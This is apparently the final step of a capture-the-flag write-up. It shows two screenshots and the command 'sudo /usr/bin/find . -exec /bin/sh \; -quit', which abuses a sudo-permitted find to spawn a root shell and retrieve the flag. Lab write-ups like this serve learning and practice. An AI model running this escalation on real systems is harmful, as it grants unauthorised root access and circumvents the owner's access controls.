
use this command

sudo /usr/bin/find . -exec /bin/sh \; -quit

and get the flag!
DONE!!!